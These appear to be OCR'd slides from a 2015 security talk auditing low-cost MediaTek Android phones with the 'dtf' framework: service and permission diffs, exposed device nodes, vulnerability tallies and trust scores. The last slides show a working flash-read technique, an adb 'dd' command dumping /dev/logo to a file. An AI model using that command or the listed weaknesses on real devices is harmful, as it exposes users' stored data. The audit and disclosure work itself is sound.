Service simphonebook2 (com.android.internal.telephony.IIccPhoneBook) [NEW]
Service telephony.registry2 (com.android.internal.telephony.ITelephonyRegistry) [NEW]
```

Frameworks - Services


- **sysservicedb** to show system service APIs
  - Permissions checks are ***manual***



```
02:16:32 /DevTesting/Doogee$ dtf sysservicedb diff search_engine
[Fri Jun 19 14:16:36 EDT 2015] sysservicedb/D - Using diff db of '/repos/dtf/packages/
osp-data-19/dbs/services.db'
[Fri Jun 19 14:16:36 EDT 2015] sysservicedb/D - Diffing service 'search_engine'
Service search_engine (com.mediatek.common.search.ISearchEngineManagerService) [NEW]
   1 getAvailableSearchEngines()
      Returns: Ljava/util/List;
   2 getDefaultSearchEngine()
      Returns: Lcom/mediatek/common/search/SearchEngineInfo;
   3 getBestMatchSearchEngine(Ljava/lang/String;Ljava/lang/String;)
      Returns: Lcom/mediatek/common/search/SearchEngineInfo;
   4 getSearchEngine(ILjava/lang/String;)
      Returns: Lcom/mediatek/common/search/SearchEngineInfo;
   5 setDefaultSearchEngine(Lcom/mediatek/common/search/SearchEngineInfo;)
      Returns: Z
```

Frameworks - Services

- Interact with system service APIs
  - Using “service”
  - Using Java app




```
02:16:36 /DevTesting/Doogee$ dtf shell service call search_engine 2
Result: Parcel(
  0x00000000: 00000000 00000001 00000006 006f0067 '..........g.o.'
  0x00000010: 0067006f 0065006c 00000000 00000006 'o.g.l.e.........'
  0x00000020: 00000006 006f0047 0067006f 0065006c '....G.o.o.g.l.e.'
  0x00000030: 00000000 0000000a 006f0067 0067006f '........g.o.o.g.'
  0x00000040: 0065006c 0063002e 006d006f 00000000 'l.e...c.o.m.....'
  0x00000050: 00000014 00650073 00720061 00680063 '....s.e.a.r.c.h.'
  0x00000060: 0065005f 0067006e 006e0069 005f0065 '_.e.n.g.i.n.e._.'
  0x00000070: 006f0067 0067006f 0065006c 00000000 'g.o.o.g.l.e.....'
  0x00000080: 00000050 00740068 00700074 002f003a 'P...h.t.t.p.:./.'
  0x00000090: 0077002f 00770077 0067002e 006f006f '/.w.w.w...g.o.o.'
  0x000000a0: 006c0067 002e0065 006f0063 002f006d 'g.l.e...c.o.m./.'
  0x000000b0: 003f006d 006c0068 0065003d 002d006e 'm.?.h.l.=.e.n.-.'
                  0055 00690026 003d0065 00540055 'U.S.&.i.e.=.U.T.'
                  0046 00260038 006f0073 00720075 'F.-.8.&.s.o.u.r.'
                  0063 0061003d 0064006e 006f0072 'c.e.=.a.n.d.r.o.'
  0x000000f0: 00640069 0062002d 006f0072 00730077 'i.d.-.b.r.o.w.s.'
  0x00000100: 00720065 00710026 007b003d 00650073 'e.r.&.q.=.{.s.e.'
  0x00000110: 00720061 00680063 00650054 006d0072 'a.r.c.h.T.e.r.m.'
  0x00000120: 007d0073 00000000 00000005 00540055 's.}.........U.T.'
  0x00000130: 002d0046 00000038 00000048 00740068 'F.-.8...H...h.t.'
  0x00000140: 00700074 002f003a 0077002f 00770077 't.p.:././.w.w.w.'
  0x00000150: 0067002e 006f006f 006c0067 002e0065 '..g.o.o.g.l.e...'
```

```
 2 getDefaultSearchEngine()
   Returns: Lcom/mediatek/common/search/SearchEngineInfo;
```

Frameworks - Services


- Also OEM added methods to AOSP services
  - It's best to run: `dtf sysservicedb diff --all`



```
02:32:15 /DevTesting/Doogee$ dtf sysservicedb diff power
[Fri Jun 19 14:32:16 EDT 2015] sysservicedb/D - Using diff db of '/repos/dtf/packages/a
osp-data-19/dbs/services.db'
[Fri Jun 19 14:32:16 EDT 2015] sysservicedb/D - Diffing service 'power'
Service power (android.os.IPowerManager)
   10 sbWakeUp(J)
      Returns: V
   11 sbGoToSleep(JI)
      Returns: V
   12 sbScreenOnCtrl(I)
      Returns: V
   13 sbScreenOffCtrl(I)
      Returns: V
   23 setBacklightBrightnessOff(Z)
      Returns: V
   24 setBacklightOffForWFD(Z)
      Returns: V
```

Frameworks - platform.xml


- Maps Linux GIDs to Android permissions
  - And vice-versa
- **`platformdiff`** to show modifications



```
02:35:31 /DevTesting/Doogee$ dtf platformdiff
[+] OEM Added mappings:
        android.permission.ACCESS_MTK_MMHW [normal] ---> system
        android.permission.ACCESS_MTK_MMHW [normal] ---> media
        android.permission.ACCESS_MTK_MMHW [normal] ---> camera

[+] OEM Added <assign-permission> tags:
        User media:
                +android.permission.CAMERA [dangerous]
```

System Libraries


- **libinfo** to show JNI interfaces
  - Also check for "socket" and "ioctl" imports



```
05:18:09 /DevTesting/Doogee$ dtf libinfo system-libs/libem_usb_jni.so
Doing : /DevTesting/Doogee/system-libs/libem_usb_jni.so
Dev grep:
/dev/mt_otg_test
[INFO] Imports ioctl!
00000955 T Java_com_mediatek_engineermode_usb_UsbDriver_nativeCleanMsg
000007f9 T Java_com_mediatek_engineermode_usb_UsbDriver_nativeDeInit
00000901 T Java_com_mediatek_engineermode_usb_UsbDriver_nativeGetMsg
000007a5 T Java_com_mediatek_engineermode_usb_UsbDriver_nativeInit
00000821 T Java_com_mediatek_engineermode_usb_UsbDriver_nativeStartTest
000008a5 T Java_com_mediatek_engineermode_usb_UsbDriver_nativeStopTest
```


System Libraries

- `libinfo` to show JNI interfaces
  - Also check for "socket" and "ioctl" imports



```
05:18:09 /DevTesting/Doogee$ dtf libinfo system-libs/libem_usb_jni.so
Doing : /DevTesting/Doogee/system-libs/libem_usb_jni.so
Dev grep:
/dev/mt_otg_test
[INFO] Imports ioctl!
00000955 T Java_com_mediatek_engineermode_usb_UsbDriver_nativeCleanMsg
000007f9 T Java_com_mediatek_engineermode_usb_UsbDriver_nativeDeInit
00000901 T Java_com_mediatek_engineermode_usb_UsbDriver_nativeGetMsg
000007a5 T Java_com_mediatek_engineermode_usb_UsbDriver_nativeInit
00000821 T Java_com_mediatek_engineermode_usb_UsbDriver_nativeStartTest
000008a5 T Java_com_mediatek_engineermode_usb_UsbDriver_nativeStopTest
```


- `classsearch` to find methods



```
05:49:55 /DevTesting/Doogee$ dtf classsearch --apps --hasMethod nativeInit
Match(es) in '.dbs/appdexdbs/com.mediatek.engineermode.db':
   com.mediatek.engineermode.usb.UsbDriver->nativeInit
```

System Devices

- **devdiff** to show potentially exposed devices
  - Non-zero “other”
  - Lax “owner/group”



```
07:18:22 /DevTesting/Cubot$ dtf devdiff --exposed|grep non-zero -A4
[WARNING] non-zero "other" permissions!
/dev/block/mmcblk0 (179/mmc)
   Permissions: 664
   Owner: root
   Group: system
--
[WARNING] non-zero "other" permissions!
/dev/mali (10/misc)
   Permissions: 666
   Owner: system
   Group: graphics
--
[WARNING] non-zero "other" permissions!
/dev/logo (239/DumChar)
   Permissions: 644
   Owner: system
   Group: system
```

Case Study Results

General Info

	API/Tree	Kernel	Preconfigured	USB Debugging On	Test Keys
Doogee	19/KOT49H	3.4.67	No	Yes*	Yes
JIAKE	19/KOT49H	3.4.67	Yes	Yes	Yes
Mpie	19/KOT49H	3.4.67	Yes	Yes	No
CUBOT	19/KOT49H	3.4.67	Yes	Yes	No
Leagoo	19/KOT49H	3.4.67	Yes	Yes	No
LG (G4)	22/LMY47D	3.10.49	No	No	No

* ”Developer options” enabled, USB debugging disabled

Content on Device?


	Applications	System Services	Framework Files	Pathed Binaries	Shared Objects (SO)
Doogee	104	96	46	249	433
JIAKE	128	94	45	249	434
Mpie	122	94	45	247	427
CUBOT	110	95	45	247	427
Leagoo	125	95	46	249	446
LG (G4)	242	152	101	311	778
Emulator (API19)	67	75	34	194	195

Content on Device?

	Applications	System Services	Framework Files	Pathed Binaries	Shared Objects (SO)
Doogee	104	96	46	249	433
JIAKE	128	94	45	249	434
Mpie	122	94	45	247	427
CUBOT	110	95	45	247	427
Leagoo	125	95	46	249	446
LG (G4)	242 (x2+)	152 (x1.6)	101 (x2+)	311 (x1.2)	778 (x1.7)
Emulator (API19)	67	75	34	194	195

Recap Reported Vulnerabilities

	High	Medium	Low	Total
Doogee	18	49	16	83
JIAKE	18	49	17	84
Mpie	18	49	16	83
CUBOT	18	49	16	83
Leagoo	18	49	16	83
LG (G4)	0	1	0	1



RECAP (V2.0.3)
SCAN RESULTS

linux_kernel 3.4.67 ⚠
CVE-2014-2523

linux_kernel 3.4.67 ⚠
CVE-2014-0100

linux_kernel 3.4.67 ⚠
CVE-2014-3673

linux_kernel 3.4.67 ⚠
CVE-2014-3687

linux_kernel 3.4.67 ⚠
CVE-2014-4323

android 4.4.2 ⚠
CVE-2014-8507

linux_kernel 3.4.67 ⚠
CVE-2014-0049

linux_kernel 3.4.67 ⚠
CVE-2014-1737

Trustable Scores

	Score	Rating
Doogee	7.7	Semi-trustable
JIAKE	3.5	Suspicious
Mpie	6.9	Semi-trustable
CUBOT	6.6	Semi-trustable
Leagoo	5.9	Semi-trustable
LG (G4)	8.9	Trustable

Trustable Scores


X = Vuln. √ = Not Vuln.	Test Signing Keys	Large # Certs	Known Vulnerabilities	Unrecognized Keyboard	Large # System Apps
Doogee	X	X	√	√	X
JIAKE	X	X	X	√	X
Mpie	√	X	X	√	X
CUBOT	√	X	X	X	X
Leagoo	√	X	X	X	X
LG (G4)	√	X	√	√	X

Manual Testing – Highlights

Vulnerability	Rating	Affected Area
Unprivileged FS read using /dev/logo	High	Devices
System access – MTK permission	High	Applications
System access – "SysOperator" app	High	Applications
Unauthenticated screen capture	High	System Services
"AppLock" protection bypass	Medium	Applications
"power" system service DoS	Medium	System Services
Homescreen icon control	Medium	Applications
Default search engine rewrite	Medium	System Services

H1 - “/dev/logo” FS Read


- Anonymous read access to flash




```
01:14:01 /DevTesting/Cubot$ adb shell ls -l /dev/logo
crw-r--r-- system   system   239,  13 2015-04-21 02:09 logo
01:14:09 /DevTesting/Cubot$
```

Cubot	Doogee	JIAKE	Leagoo	Mpie
x	√	√	√	√


H1 - "/dev/logo" FS Read



```
01:15:28 /DevTesting/Cubot$ adb shell cat \
> /mnt/sdcard/tmp.file
TESTTESTES PASsword:jakeiscool
01:15:39 /DevTesting/Cubot$
```



```
01:50:53 /DevTesting/Cubot$ adb shell "dd if=/dev/logo bs=1024 skip=2999 count=10000000" > fs.txt
```

